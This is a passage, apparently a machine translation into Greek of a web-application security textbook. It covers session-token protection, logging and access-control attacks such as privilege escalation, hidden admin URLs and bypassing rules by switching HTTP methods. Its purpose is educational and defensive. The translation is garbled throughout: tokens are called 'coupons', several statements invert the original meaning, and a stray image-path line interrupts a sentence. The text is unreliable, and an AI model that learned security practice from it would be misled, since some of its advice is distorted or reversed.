Ένας εισβολέας μπορεί να στοχεύσει σε άλλους χρήστες της εφαρμογής , σε μια προσπάθεια τη κατάχρηση συνεδρίας του θύματος με διάφορους τρόπους :

- Ένας τρόπος για τις επιθέσεις cross-site scripting είναι να θέσει υπό αμφισβήτηση το χρήστη με cookies για την απόκτηση διακριτικού της συνόδου της , η οποία μπορεί στη συνέχεια να μεταδοθεί σε έναν αυθαίρετο server που ελέγχεται από τον εισβολέα.
- Διάφορες άλλες επιθέσεις εναντίον των χρηστών μπορεί να χρησιμοποιηθούν για να επισκιάσουν τη σύνοδο του χρήστη με διαφορετικούς τρόπους . Με ρυθμίσεις της συνεδρίας , ένας εισβολέας μπορεί να δημιουργήσει τροφοδοσίες σε ένα γνωστό αδειοδοτικό σύνδεσης σε ένα χρήστη ,και να περιμένει να συνδεθεί, στη συνέχεια, αρχίζει η κατάχρηση της συνόδου της . Με επιθέσεις cross-site πλαστογραφίας , ένας εισβολέας δημιουργεί αίτηση σε εφαρμογή από μια ιστοσελίδα που ελέγχει ο ίδιος , και ο ίδιος εκμεταλλεύεται το γεγονός ότι ο browser του χρήστη υποστηρίζει αυτόματα το τρέχον cookie με αυτό το αίτημα .

"Εξασφάλιση Διαχείρισης Συνεδρίας "

Τα αμυντικά μέτρα που πρέπει να έχουν οι web εφαρμογές για να αποτρέψουν τις επιθέσεις στους μηχανισμών διαχείρισης συνεδρίας πρέπει να συμφωνούν με τις δύο ευρείες κατηγορίες ευπάθειας που επηρεάζουν αυτούς τους μηχανισμούς . Για την εκτέλεση διαχείρισης συνόδου με ασφαλή τρόπο , η αίτηση πρέπει να δημιουργήσει τις μάρκες με ένα ισχυρό τρόπο και πρέπει να προστατεύονται σε όλο τον κύκλο ζωής τους , από τη δημιουργία έως τη διάθεση.

"Δημιουργία Ισχυρών Coupons"

Οι μάρκες που χρησιμοποιούνται για την εντολή αναγνώρισης ενός χρήστη μεταξύ διαδοχικών αιτήσεων θα πρέπει να δημιουργούνται με τρόπο που δεν παρέχει κανένα περιθώριο για έναν εισβολέα να αποκτήσει ένα μεγάλο δείγμα των μαρκών από την εφαρμογή κατά το συνήθη τρόπο για να προβλέψει ή να προεκτείνει τις μάρκες που έχουν εκδοθεί σε άλλους χρήστες . Οι πιο αποτελεσματικοί μηχανισμοί είναι εκείνοι που :

- Χρησιμοποιούν ένα εξαιρετικά μεγάλο σύνολο δυνατών τιμών.
- Περιέχουν μια ισχυρή ψευδοτυχαία πηγή , εξασφαλίζοντας ακόμη και


απρόβλεπτη εξάπλωση των μαρκών σε όλο το εύρος των πιθανών τιμών.

Κατ 'αρχήν , οποιοδήποτε στοιχείο αυθαίρετου μήκους και πολυπλοκότητας μπορεί να προβλεπτεί χρησιμοποιώντας brute force επίθεση. Ο στόχος του σχεδιασμού ένός μηχανισμού για τη δημιουργία ισχυρών μαρκών είναι ότι θα πρέπει να είναι εξαιρετικά απίθανο ότι μια αποφασιστική εισβολή με μεγάλες ποσότητες εύρους ζώνης και επεξεργαστικών πόρων θα να είναι επιτυχής. Τα κουπόνια θα πρέπει να αποτελούνται από περισσότερο από μια ταυτοποίηση που χρησιμοποιείται από το διακομιστή για να εντοπίσει το σχετικό αντικείμενο συνόδου που πρέπει να χρησιμοποιείται για την επεξεργασία της αίτησης του χρήστη . Το κουπόνι δεν πρέπει να περιέχει κανένα νόημα ή δομή κωδικοποίησης. Όλα τα δεδομένα για τον ιδιοκτήτη της συνόδου και το καθεστώς θα πρέπει να αποθηκεύονται στο διακομιστή του αντικειμένου σύνοδου για την οποία η σύνοδος token αντιστοιχεί .

Χρειάζεται προσοχή κατά την επιλογή μιας πηγή τυχαιότητας . Οι προγραμματιστές θα πρέπει να είναι σε επίγνωση του γεγονότος ότι οι διάφορες πηγές έχουν στη διάθεσή τους σημαντική δύναμη. Μερικοί παράγοντες, όπως η **java.util.Random** , είναι απολύτως χρήσιμη για πολλούς σκοπούς όπου απαιτείται μια πηγή να αλλάζει είσοδο. Αλλά μπορούν να επεκταθούν τόσο προς τα εμπρός και να αντιστρέψει τις κατευθύνσεις με τέλεια βεβαιότητα με βάση ένα μεμονωμένο στοιχείο της παραγωγής . Οι προγραμματιστές θα πρέπει να διερευνήσουν τις μαθηματικές ιδιότητες των πραγματικών αλγορίθμων που χρησιμοποιούνται στο εσωτερικό των διαφόρων διαθέσιμων πηγών τυχαιότητας και θα πρέπει να διαβάσουν τη σχετική τεκμηρίωση σχετικά με τις συνιστώμενες χρήσεις διαφορετικών **APIs** . Σε γενικές γραμμές, αν ένας αλγόριθμος δεν περιγράφεται ρητά ως κρυπτογραφικά ασφαλής , θα πρέπει να θεωρηθεί ότι είναι προβλέψιμος . Η προστασία στα κουπόνια κατά τη διάρκεια του κύκλου ζωής τους είναι πρώτης προτεραιότητας ,για να εξασφαλιστεί ότι δεν αποκαλύπτονται σε οποιονδήποτε άλλον εκτός από τον χρήστη στον οποίο έχει εκδοθεί :

- Η ένδειξη θα πρέπει να μεταδίδεται μόνο μέσω **HTTPS** . Κάθε δείγμα που μεταδίδεται σε απλό κείμενο θα πρέπει να θεωρηθεί ως μολυσμένο - δηλαδή, ότι δεν παρέχει διασφάλιση της ταυτότητας του χρήστη. Εάν είναι εφικτό , θα πρέπει να χρησιμοποιείται **HTTPS** για κάθε σελίδα της εφαρμογής , συμπεριλαμβανομένων των στατικών περιεχόμενων όπως η παροχή βοήθειας ,οι σελίδες, οι εικόνες , και ούτω καθεξής .
- Οι Session μάρκες δεν πρέπει ποτέ να διαβιβάζονται στη διεύθυνση URL , διότι αυτό τους παρέχει ένα απλό όχημα για επιθέσεις τροποποίησης συνεδρίας και αποτελέσματα σε μάρκες που περιλαμβάνονται σε πολλούς μηχανισμούς καταγραφής .. Ωστόσο , ένας καλύτερος τρόπος για να επιτευχθεί αυτό είναι να χρησιμοποιήσουμε τα αιτήματα **POST** για όλες τις μάρκες πλοήγησης και να αποθηκεύονται σε ένα κρυφό μέρος όλη η φόρμα HTML . Η λειτουργία αποσύνδεση θα πρέπει να εφαρμοστεί . Θα πρέπει να διαθέτει όλους τους πόρους της συνεδρίασης που πραγματοποιήθηκε στο διακομιστή και να ακυρώσει το αδειοδοτικό σύνδεσης .
- Η Συνεδρία λήξης θα πρέπει να εφαρμοστεί μετά από μια κατάλληλη περίοδο αδράνειας (όπως 10 λεπτά). Αυτό θα πρέπει να οδηγήσει στην ίδια συμπεριφορά , αν ο χρήστης είχε ρητά αποσυνδεθεί .
- Οι ταυτόχρονες συνδέσεις πρέπει να αποτραπούν. Κάθε φορά που ένας χρήστης συνδέεται, θα πρέπει να εκδοθεί αδειοδοτικό σύνδεσης , καθώς και κάθε υπάρχουσα περίοδος που ανήκει ο χρήστης θα πρέπει να απορρίπτεται εκτός εάν είχε αποσυνδεθεί από αυτό . Όταν αυτό συμβεί , το παλιό token μπορεί να αποθηκευτεί για ένα χρονικό διάστημα . Οποιαδήποτε μεταγενέστερη αιτήση που έχει παραληφθεί ,και χρησιμοποιεί το συμβολικό πρέπει να επιστρέψει μια προειδοποίηση ασφαλείας για το ότι ο χρήστης δηλώνει ότι η σύνοδος έχει τερματιστεί επειδή ο συνδεδεμένος βρίσκεται σε διαφορετική θέση .

- Εφόσον η αίτηση περιέχει οποιαδήποτε διοικητική ή διαγνωστική λειτουργία που επιτρέπει μάρκες συνεδρίας να προβληθούν , αυτή η λειτουργία θα πρέπει να υπερασπιστεί από μια μη εξουσιοδοτημένη πρόσβαση . Στις περισσότερες περιπτώσεις, δεν χρειάζεται για αυτή τη λειτουργία να εμφανίστεί το πραγματικό αδειοδοτικό σύνδεσης . Πρέπει να περιέχει επαρκή στοιχεία για τον ιδιοκτήτη της συνόδου για κάθε υποστήριξη και διαγνωστική εργασία που θα γίνει , χωρίς να δημοσιοποιήσει τη σύνοδο token που έχει υποβληθεί από το χρήστη για τον εντοπισμό της συνόδου της .



19.Επίθεση συνεδρίας

"Log , Monitor , και Έγκαιρη Προειδοποίηση"

Η λειτουργία διαχείρισης της εφαρμογής θα πρέπει να είναι στενά συνδεδεμένη με τους μηχανισμούς της για την καταγραφή , την παρακολούθηση , και την προειδοποίηση για την παροχή κατάλληλων αρχείων με ανώμαλη δραστηριότητα και να επιτρέπουν στους διαχειριστές να λάβουν αμυντικά μέτρα όπου χρειάζεται :

- Η αίτηση θα πρέπει να παρακολουθεί τις αιτήσεις που περιέχουν μη έγκυρες μάρκες . Εκτός από τις πιο προβλέψιμες περιπτώσεις , μια επιτυχημένη επίθεση που επιχειρεί να μαντέψει τις μάρκες που έχουν εκδοθεί σε άλλους χρήστες συνήθως περιλαμβάνει τη χορήγηση μεγάλου αριθμού αιτήσεων που περιέχουν άκυρες μάρκες .
- Οι brute-force επιθέσεις είναι δύσκολο να μην βλάψουν τις μάρκες εισόδου , επειδή δεν υπάρχει συγκεκριμένος λογαριασμός χρήστη ή συνεδρία που μπορεί να απενεργοποιηθεί για να σταματήσει η επίθεση . Μια πιθανή ενέργεια είναι να μπλοκάρει τις διευθύνσεις IP πηγής για ένα ποσό του χρόνου, όταν μια σειρά από αιτήματα που περιέχουν μη έγκυρες μάρκες έχουν ληφθεί . Ωστόσο , αυτό μπορεί να είναι αναποτελεσματικό, όταν τα αιτήματα ενός χρήστη προέρχονται από πολλαπλές διευθύνσεις IP ή όταν πολλαπλά αιτήματα των χρηστών προέρχονται από την ίδια διεύθυνση IP.
- Ακόμη και αν οι **brute-force** επιθέσεις εναντίον συνεδριών δεν μπορούν να προληφθούν αποτελεσματικά σε πραγματικό χρόνο , διατηρώντας λεπτομερή αρχεία καταγραφής και ειδοποίησης , οι διαχειριστές επιτρέπουν τη διερεύνηση της επίθεσης και τη λήψη των κατάλληλων μέτρων όπου γίνεται.
- Όπου είναι δυνατόν , οι χρήστες θα πρέπει να είναι σε εγρήγορση σε αφύσικα περιστατικά που αφορούν τη συνεδρία τους , όπως ταυτόχρονων συνδέσεων ή εμφανής πειρατείας. Ακόμα κι αν ένας συμβιβασμός που μπορεί να έχει ήδη συνέβη , δίνει τη δυνατότητα στο χρήστη να ελέγξει αν κάποια μη εξουσιοδοτημένη ενέργεια όπως μεταφορά κεφαλαίων έχει λάβει χώρα.

Κεφάλαιο 7

Επιθέσεις σε Ελέγχους Πρόσβασης

"Κοινές Αδυναμίες"

Οι έλεγχοι πρόσβασης μπορούν να χωριστούν σε τρεις μεγάλες κατηγορίες : κάθετοι, οριζόντιοι , και οι εξαρτώμενοι. Οι κάθετοι έλεγχοι πρόσβασης επιτρέπουν σε διαφορετικούς τύπους χρηστών να έχουν πρόσβαση σε διάφορα μέρη της λειτουργικότητας της εφαρμογής . Στην απλούστερη περίπτωση , αυτό τυπικά περιλαμβάνει μια διαίρεση μεταξύ των απλών χρηστών και των διαχειριστών . Σε πιο σύνθετες περιπτώσεις , οι κάθετοι ελέγχοι μπορεί να επιτρέπουν την πρόσβαση σε διάφορες λειτουργίες , κατανέμοντας σε κάθε χρήστη ένα μόνο ρόλο , ή ένα συνδυασμό διαφορετικών ρόλων . Οι οριζόντιοι έλεγχοι πρόσβασης επιτρέπουν στους χρήστες να έχουν πρόσβαση σε ένα συγκεκριμένο υποσύνολο ενός ευρύτερου φάσματος πόρων του ίδιου τύπου . Για παράδειγμα , μια εφαρμογή web mail μπορεί να επιτρέπει σε εμάς να διαβάσουμε τα e –mail μας, αλλά κανένας άλλος να μην μπορεί να το κάνει , μια ηλεκτρονική τράπεζα μπορεί να μας αφήσει να μεταφέρουμε χρήματα από το λογαριασμό μας μόνο , και μια αίτηση μπορεί να επιτρέψει την ενημέρωση κάποιων στοιχείων δικών του, αλλά μόνο την ανάγνωση σε στοιχεία άλλων ατόμων .

Οι έλεγχοι πρόσβασης μεταβλητής διασφαλίζουν ότι η πρόσβαση των χρηστών περιορίζεται λαμβάνοντας υπόψη την τρέχουσα κατάσταση της εφαρμογής. Σε πολλές περιπτώσεις , οι κάθετοι και οι οριζόντιοι ελέγχοι πρόσβασης είναι συνυφασμένοι. Για παράδειγμα , μια εφαρμογή σχεδιασμού επιχειρηματικών πόρων μπορεί να επιτρέπει σε υπάλληλους να εξοφλούν λογαριασμούς πληρωτέους μιας συγκεκριμένης μονάδας. Ο πληρωτέος λογαριασμός ενός διαχειριστή , από την άλλη πλευρά , μπορεί να επιτραπεί να πληρώσει τα τιμολόγια για κάθε μονάδα . Ομοίως ,οι υπάλληλοι μπορεί να είναι σε θέση να πληρώσουν τα τιμολόγια για μικρά ποσά , αλλά τα μεγαλύτερα τιμολόγια θα πρέπει να καταβληθούν από τον διαχειριστή .

Οι έλεγχοι πρόσβασης δεν θα είναι αποτελεσματικοίο αν κάθε χρήστης μπορεί να έχει πρόσβαση στη λειτουργικότητα ή σε πόρους που δεν επιτρέπεται . Υπάρχουν τρεις κύριοι τύποι επιθέσεων εναντίον έλεγχων πρόσβασης, που αντιστοιχούν στις τρεις κατηγορίες ελέγχων :

- **Η Κατακόρυφη κλιμάκωση** προνομίων συμβαίνει όταν ένας χρήστης μπορεί να εκτελεί λειτουργίες που δεν του έχουν επιτρέπει. Για παράδειγμα, εάν ένας συνηθισμένος χρήστης μπορεί να εκτελέσει διοικητικές λειτουργίες , ή ένας υπάλληλος μπορεί να πληρώσει τα τιμολόγια σε οποιοδήποτε μέγεθος , οι έλεγχοι πρόσβασης αποτυγχάνουν.

- **Η Οριζόντια κλιμάκωση** προνομίων συμβαίνει όταν ένας χρήστης μπορεί να δει ή να τροποποιήσει πόρους για τους οποίους δεν δικαιούται . Για παράδειγμα , αν μπορεί να χρησιμοποιήσει μια web εφαρμογή ηλεκτρονικού ταχυδρομείου για να διαβάσει άλλων ανθρώπων e -mail .
- **Η επιχειρηματική λογική εκμετάλλευσης** συμβαίνει όταν ένας χρήστης μπορεί να εκμεταλλευτεί μια ροή της εφαρμογής για να αποκτήσει πρόσβαση σε ένα βασικό πόρο. Για παράδειγμα, ένας χρήστης μπορεί να είναι σε θέση να παρακάμψει το στάδιο πληρωμής σε ένα ταμείο για ψώνια αλληλουχίας. Είναι σύνηθες σε περιπτώσεις αναζήτησης όπου μια ευπάθεια στην εφαρμογή λόγω του οριζόντιου διαχωρισμού των προνομίων μπορεί να οδηγήσει άμεσα σε μια κάθετης κλιμάκωσης επίθεση . Για παράδειγμα , αν ένας χρήστης βρεί έναν τρόπο να ορίσει τον κωδικό ενός άλλου χρήστη , ο χρήστης τότε μπορεί να επιτεθεί σε ένα λογαριασμό διαχειριστή και να αναλάβει τον έλεγχο της εφαρμογής .

Στις περιπτώσεις που περιγράφονται μέχρι σήμερα , οι επιθέσεις έλεγχων πρόσβασης επιτρέπουν στους χρήστες που επικυρώνονται οι ίδιοι με την εφαρμογή σε ένα συγκεκριμένο πλαίσιο χρήστη να εκτελέσουν δράσεις ή πρόσβαση σε δεδομένα για τα οποία το πλαίσιο αυτό δεν τους επιτρέπει . Ωστόσο , στις πιο σοβαρές περιπτώσεις σπασμένοι ελέγχοι πρόσβασης, μπορεί να κάνει δυνατό για εντελώς μη εξουσιοδοτημένους χρήστες να αποκτήσουν πρόσβαση σε λειτουργίες ή δεδομένα που προορίζεται να είναι προσβάσιμα μόνο από προνομιακά πιστοποιημένους χρήστες.

"Εντελώς Απροστάτευτη Λειτουργικότητα"

Σε πολλές περιπτώσεις σε σπασμένους ελέγχους πρόσβασης ,οι ευαίσθητες λειτουργίες και οι πόροι μπορεί να προσεγγιστούν από τον καθένα που γνωρίζει τη σχετική διεύθυνση URL . Για παράδειγμα, με πολλές εφαρμογές , αν κάποιος επισκέπτεται URL που μπορούν να κάνουν πλήρη χρήση των διοικητικών λειτουργιών. Αυτό είναι ο μόνος μηχανισμός για να «προστατεύσουν» τις ευαίσθητες λειτουργίες από μη εξουσιοδοτημένη χρήση . Μερικές φορές , η διεύθυνση URL που παρέχει πρόσβαση σε ισχυρές λειτουργίες μπορεί να είναι λιγότερο εύκολο να προβλεπτεί.

Εδώ , η πρόσβαση στις διοικητικές λειτουργίες προστατεύεται από την παραδοχή ότι ένας εισβολέας δεν θα γνωρίζει ή να ανακαλύψει αυτό το URL . Η εφαρμογή είναι πιο δύσκολο από έναν ξένο να τη θέσει σε κίνδυνο , επειδή είναι λιγότερο πιθανό να μαντέψει τη διεύθυνση URL με την οποία μπορεί να το κάνει .

ΚΟΙΝΟΣ ΜΥΘΟΣ

" Ένας χαμηλά προνομιούχος χρήστης δεν θα γνωρίζει τη διεύθυνση URL ,καθώς δεν γίνεται αναφορά πουθενά στην εφαρμογή." Η απουσία ενός πραγματικού ελέγχου πρόσβασης εξακολουθεί να αποτελεί σοβαρή ευπάθεια , ανεξάρτητα από το πόσο εύκολο θα ήταν να μαντέψει τη διεύθυνση URL .Τα URLs δεν έχουν την υποχρέωση κράτησης μυστικών , είτε μέσα στην ίδια την αίτηση ή στους χρήστες του . Έχουν εμφανιστεί στην οθόνη , εμφανίζονται στο ιστορικό του προγράμματος περιήγησης ,σε web servers και σε διακομιστές μεσολάβησης . Οι χρήστες μπορούν να τα επεξεργαστούν ,να τα θέσουν ως σελιδοδείκτη τους , ή να τα έχουν στα e-mail τους . Συνήθως δεν αλλάζουν περιοδικά , όπως θα πρέπει να γινόταν με τους κωδικούς πρόσβασης. Όταν οι χρήστες αλλάζουν ρόλους , και η πρόσβασή τους σε διοικητικές λειτουργικότητες πρέπει να αποσυρθεί , δεν υπάρχει κανένας τρόπος για να διαγράψει κάποιος τη συγκεκριμένη διεύθυνση URL .

Σε ορισμένες εφαρμογές όπου ευαίσθητες λειτουργίες κρύβονται πίσω από τις διευθύνσεις URL που δεν είναι εύκολο να προβλεπτούν, ένας εισβολέας μπορεί συχνά να είναι σε θέση να τις προσδιορίσει μέσω στενής επιθεώρησης του κώδικα προγράμματος του πελάτη . Πολλές εφαρμογές χρησιμοποιούν JavaScript για να χτίσουν τη διεπαφή χρήστη δυναμικά εντός του πελάτη. Αυτό λειτουργεί συνήθως με τον καθορισμό διάφορων σημάνσεων σχετικά με την κατάσταση του χρήστη και , στη συνέχεια, προσθέτοντας επιμέρους στοιχεία στο **UI** με βάση τα παρακάτω:

```
var IsAdmin = false ;
...
if ( IsAdmin )
{
adminMenu.addItem ( " / menus/secure/ff457/addNewPortalUser2.jsp " ,
" Δημιουργήσετε ένα νέο χρήστη " ) ;
}
```

Εδώ , ένας εισβολέας μπορεί απλά να επανεξετάσει την Javascript για να εντοπίσει τις διευθύνσεις URL για διοικητική λειτουργικότητα και την προσπάθεια πρόσβασης σε αυτά .

"Ταυτοποίηση Βασικών Λειτουργιών"

Όταν μια λειτουργία της εφαρμογής χρησιμοποιείται για να δώσει πρόσβαση σε ένα σύνολο πόρων , είναι κοινό να υπάρχει μια ταυτοποίηση για τον πόρο που ζητήθηκε και να περάσει στον διακομιστή σε μια παράμετρο αιτήματος , είτε εντός της συμβολοσειράς ερωτήματος της διεύθυνσης URL ή του σώματος μιας αίτησης POST . Για παράδειγμα , μια εφαρμογή μπορεί να χρησιμοποιήσει την παρακάτω διεύθυνση URL για να εμφανίσει ένα έγγράφα που ανήκουν σε έναν συγκεκριμένο χρήστη . Όταν ο χρήστης που κατέχει το έγγραφο είναι συνδεδεμένος σε ένα σύνδεσμο προς αυτή τη διεύθυνση URL μπορεί να του εμφανίζονται στη σελίδα του χρήστη. Οι άλλοι χρήστες δεν βλέπουν το σύνδεσμο . Ωστόσο , εάν οι έλεγχοι πρόσβασης είναι σπασμένοι , κάθε χρήστης που ζητά το σχετικό URL μπορεί να είναι σε θέση να δεί το έγγραφο με τον ίδιο ακριβώς τρόπο όπως και ο εξουσιοδοτημένος χρήστης .

ΥΠΟΔΕΙΞΗ

Αυτό το είδος της ευπάθειας προκύπτει συχνά όταν οι κύριες διεπαφές εφαρμογής συνδέονται με ένα εξωτερικό σύστημα ή back-end συνιστώσα. Μπορεί να είναι δύσκολο να μοιράζονται ένα μοντέλο ασφάλειας που βασίζεται στη συνεδρία μεταξύ των διαφόρων συστημάτων που μπορεί να βασίζονται σε διαφορετικές τεχνολογίες . Αντιμέτωποι με αυτό το πρόβλημα , οι προγραμματιστές συχνά μπορεί να λάβουν μια συντόμευση και να απομακρυνθούν από αυτό το μοντέλο , χρησιμοποιώντας client- παραμέτρους για τη λήψη αποφάσεων ελέγχου πρόσβασης .Χρειάζεται
να γνωρίζουν εκτός από το όνομα της σελίδας αίτησης (ViewDocument.php), χρειάζονται και ταυτοποίηση του εγγράφου που θέλουν να δουν. Μερικές φορές ,η ταυτοποίηση των πόρων παράγεται με ένα εξαιρετικά απρόβλεπτο τρόπο. Για παράδειγμα, μπορούν να επιλεγουν τυχαία αναγνωριστικά **GUID** .. Ωστόσο , η εφαρμογή είναι ευάλωτη και στις δύο περιπτώσεις . Όπως περιγράφηκε προηγουμένως , τα URLs δεν έχουν την υποχρέωση κράτησης μυστικών , και το ίδιο ισχύει και για πόρους ταυτοποίησης .

Συχνά , ένας εισβολέας που επιθυμεί να ανακαλύψει τις ταυτοποήσεις των πόρων άλλων χρηστών μπορεί να βρεί κάποια θέση μέσα στην εφαρμογή που τα αποκαλύπτει αυτά , όπως αρχεία καταγραφής πρόσβασης .Ακόμη και αν τους πόρους ταυτοποίησης μιας εφαρμογής δεν μπορεί εύκολα να τους μαντέψει , η εφαρμογή εξακολουθεί να είναι ευάλωτη , αν αποτυγχάνει να ελέγξει σωστά την πρόσβαση στους πόρους αυτούς .

Πολλά είδη των λειτουργιών μέσα σε μια εφαρμογή εφαρμόζονται σε διάφορα στάδια , περιλαμβάνουν πολλαπλές αιτήσεις που αποστέλλονται από τον client στον server . για παράδειγμα , μια λειτουργία για να προσθέσει ένα νέο χρήστη μπορεί να περιλαμβάνει αυτήν την επιλογή από ένα μενού συντήρησης χρήστη, επιλέγοντας το τμήμα και το ρόλο του χρήστη από την λίστα και στη συνέχεια την εισαγωγή του νέου ονόματος χρήστη ,του αρχικού κωδικού πρόσβασης , και άλλες πληροφορίες. Στο προηγούμενο παράδειγμα , όταν ένας χρήστης προσπαθεί να προσθέσει ένα νέο χρήστη , η εφαρμογή μπορεί να επαληθεύει ότι ο χρήστης έχει τα απαιτούμενα δικαιώματα και πρόσβαση. Ωστόσο , αν ένας εισβολέας προχωρά κατευθείαν στο στάδιο του προσδιορισμού του χρήστη και σε άλλες λεπτομέρειες , μπορεί να μην υπάρχει ουσιαστικός έλεγχος πρόσβασης .

Οι προγραμματιστές ασυνείδητα υποθέτουν ότι κάθε χρήστης που φτάνει στα μεταγενέστερα στάδια της διαδικασίας πρέπει να έχει τα σχετικά προνόμια.

Το αποτέλεσμα είναι ότι κάθε χρήστης της εφαρμογής μπορεί να προσθέσει ένα νέο διοικητικό λογαριασμό χρήστη και ως εκ τούτου να αναλάβει τον πλήρη έλεγχο της εφαρμογής , κερδίζοντας πρόσβαση σε πολλές άλλες λειτουργίες των οποίων η πρόσβαση ελέγχου είναι ισχυρή . Οι συγγραφείς έχουν αντιμετωπίσει αυτό το είδος της ευπάθειας ακόμη και στις πιο κρίσιμης ασφάλειας εφαρμογές web – αυτές που αναπτύσσονται στις online τράπεζες . Κάνοντας μια μεταφορά χρημάτων σε τραπεζικό λογαριασμό η αίτηση περιλαμβάνει συνήθως πολλαπλά στάδια , για να αποτρέψει τους χρήστες από τυχαία λάθη , όταν ζητούν τη μεταφορά .Αυτή η διαδικασία πολλαπλών σταδίων περιλαμβάνει την καταγραφή διαφορετικών στοιχείων των δεδομένων από το χρήστη σε κάθε στάδιο. Αυτά τα δεδομένα ελέγχονται σχολαστικά , και , στη συνέχεια, συνήθως περνά σε κάθε επόμενο στάδιο , χρησιμοποιώντας κρυφά πεδία σε μορφή HTML .Ωστόσο , εάν η αίτηση δεν επικυρώνει εκ νέου όλα τα δεδομένα στο τελικό στάδιο, ένας εισβολέας μπορεί να παρακάμψει τους ελέγχους του server .

Για παράδειγμα, η εφαρμογή θα μπορούσε να βεβαιωθεί ότι ο λογαριασμός πηγή που έχει επιλέξει για τη μεταφορά ανήκει στον τρέχων χρήστης και στη συνέχεια να ζητήσει λεπτομέρειες σχετικά με το λογαριασμό προορισμού και το ποσό της μεταφοράς . Εάν ένας χρήστης διακόπτει το αίτημα POST αυτής της διαδικασίας και τροποποιεί τον αριθμό λογαριασμού της πηγής , που μπορεί να εκτελέσει μια οριζόντια κλιμάκωση και μεταφορά κεφαλαίων από λογαριασμό που ανήκει σε διαφορετικό χρήστη πλατφόρμας . Μερικές εφαρμογές χρησιμοποιούν χειριστήρια web server ή πλατφόρμα εφαρμογών στον έλεγχο της πρόσβασης . Συνήθως , η πρόσβαση στις προδιαγραφές URL περιορίζεται με βάση του ρόλου του χρήστη μέσα στην εφαρμογή . Για παράδειγμα , η πρόσβαση στη διαδρομή του διαχειριστή μπορεί να απαγορεύεται σε χρήστες οι οποίοι δεν ανήκουν στην ομάδα διαχειριστών.

Κατ 'αρχήν , Αυτό είναι ένα απολύτως νόμιμο μέσο για τον έλεγχο της πρόσβασης . Ωστόσο , τα λάθη γίνονται στην εμπιστοσύνη των ελέγχων σε επίπεδο πλατφόρμας που μπορεί να επιτρέψουν μη εξουσιοδοτημένη πρόσβαση. Η πλατφόρμα σε επίπεδο εμπιστοσύνης συνήθως παίρνει μορφή κανόνων παρόμοια με τους κανόνες της πολιτικής firewall, η οποία επιτρέπει ή αρνήται την πρόσβαση με βάση τα ακόλουθα :

- Τη μέθοδο αιτήματος HTTP
- Τη διαδρομή URL
- Το ρόλο του Χρήστη

Ο αρχικός σκοπός της μεθόδου **GET** είναι η ανάκτηση πληροφορίας , και ο σκοπός της μεθόδου **POST** να εκτελεί δράσεις για να αλλάξει τα δεδομένα ή την κατάσταση της εφαρμογής . Αν δεν ληφθεί μέριμνα για την εκπόνηση κανόνων που επιτρέπουν την πρόσβαση με ακρίβεια με βάση τις σωστές μεθόδους **HTTP** και μονοπάτια **URL** , αυτό μπορεί να οδηγήσει σε μη εξουσιοδοτημένη πρόσβαση . Για παράδειγμα, αν μια διοικητική λειτουργία για να δημιουργήσει ένα νέο χρήστη χρησιμοποιεί τη **POST** μέθοδο , η πλατφόρμα μπορεί να έχει έναν κανόνα που απαγορεύει να αρνηθεί τη μέθοδο **POST** και να επιτρέπει όλες τις άλλες μεθόδους. Ωστόσο, εάν ο κώδικας εφαρμογής - δεν βεβαιωθεί ότι όλες οι αιτήσεις για τη λειτουργία αυτή είναι είναι πραγματικές , χρησιμοποιώντας τη μέθοδο **POST** , ένας εισβολέας μπορεί να είναι σε θέση να παρακάμψει τον έλεγχο υποβάλλοντας το ίδιο αίτημα χρησιμοποιώντας τη μέθοδο **GET** . Δεδομένου ότι τα περισσότερα APIs σε επίπεδο εφαρμογής για την ανάκτηση αίτηματος παραμέτρων είναι χωρίς βάση ως προς τη μέθοδο αίτησης , ο εισβολέας μπορεί απλά να προμηθεύσει τις απαιτούμενες παράμετρους εντός του URL επερώτησης της αίτησης **GET** για να μη δώσει εξουσιοδοτημένη χρήση της συνάρτησης,είναι ευάλωτο ακόμα και αν ο κανόνας σε επίπεδο πλατφόρμας αρνείται την πρόσβαση τόσο στο **GET** όσο και σε μεθόδους **POST** . Αυτό συμβαίνει επειδή οι αιτήσεις που χρησιμοποιούν άλλες μεθόδους **HTTP** μπορεί τελικά να αντιμετωπίζονται με τον ίδιο κώδικα που χειρίζεται **GET** και **POST** αιτήσεις .

Ένα παράδειγμα αυτού είναι η μέθοδος **HEAD** . Οι servers θα πρέπει να ανταποκριθούν σε ένα αίτημα **HEAD** με τις ίδιες κεφαλίδες που θα χρησιμοποιούν για να ανταποκριθούν στο αντίστοιχο αίτημα **GET** , αλλά χωρίς το σώμα του μηνύματος . Ως εκ τούτου ,οι περισσότερες πλατφόρμες εξυπηρετούν σωστά τις αιτήσεις **HEAD** εκτελώντας την αντίστοιχη **GET** μόλις επιστρέψουν τις κεφαλίδες **HTTP** που δημιουργούνται .Οι αιτήσεις **GET** μπορεί συχνά να χρησιμοποιηθούν για να εκτελέσουν ευαίσθητες δράσεις , είτε επειδή η εφαρμογή χρησιμοποιεί η ίδια αιτήσεις **GET** για το σκοπό αυτό ή επειδή δεν επαληθεύει ότι η μέθοδος **POST** χρησιμοποιείται .

